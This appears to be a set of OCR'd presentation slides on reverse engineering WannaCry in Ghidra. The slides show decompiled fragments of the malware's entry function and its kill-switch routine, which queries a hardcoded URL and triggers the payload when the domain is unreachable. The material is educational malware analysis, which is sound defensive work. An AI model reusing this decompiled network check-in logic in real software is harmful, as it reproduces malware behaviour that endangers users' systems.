


Disassemble Program and Look for Main Function





```
Decompile: entry - (wannacry)
4  void entry(void)
5
6  {
7    undefined4 *puVar1;
8    undefined4 *in_FS_OFFSET;
9    byte *local_78;
10   char **local_74;
11   _startupinfo local_70;
12   int local_6c;
13   char **local_68;
14   int local_64;
15   _STARTUPINFOA local_60;
16   undefined *local_1c;
17   undefined4 uStack20;
18   undefined *puStack16;
19   undefined *puStack12;
20   undefined4 local_8;
21
22   puStack12 = &DAT_0040a1a0;
23   puStack16 = &DAT_00409ba2;
24   uStack20 = *in_FS_OFFSET;
25   *(undefined4 **)in_FS_OFFSET = &uStack20;
26   local_1c = &stack0xffffff78;
```

Analyze Function Call Graph




Analyze Function of Interest



Decompile Function of Interest

Decompile: something_interesting - (wannacry)

```
1
2  undefined4 something_interesting(void)
3
4  {
5    HINTERNET hInternet;
6    HINTERNET hinternet_return;
7    int i;
8    char *strange_url;
9    char *strange_url_copy;
10   char strange_url_buffer [57];
11
12   i = 14;
13   strange_url = s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
14   strange_url_copy = strange_url_buffer;
15   while (i != 0) {
16     i = i + -1;
17     *(undefined4 *)strange_url_copy = *(undefined4 *)strange_url;
18     strange_url = strange_url + 4;
19     strange_url_copy = strange_url_copy + 4;
20   }
21   *strange_url_copy = *strange_url;
22   InternetOpenA((LPCSTR)0x0,1,(LPCSTR)0x0,(LPCSTR)0x0,0);
23   hinternet_return = InternetOpenUrlA(hInternet,strange_url_buffer,(LPCSTR)0x0,0,0x84000000,0);
24   if (hinternet_return == (HINTERNET)0x0) {
25     InternetCloseHandle(hInternet);
26     InternetCloseHandle(0);
27     FUN_00408090();
28     return 0;
29   }
30   InternetCloseHandle(hInternet);
31   InternetCloseHandle(hinternet_return);
32   return 0;
33 }
34
```



Lesson Learned: Now Lets Dive into Ghidra

- Reverse Engineering can be useful
- By accidentally finding a kill switch function, you can stop a global cyber attack

Questions?

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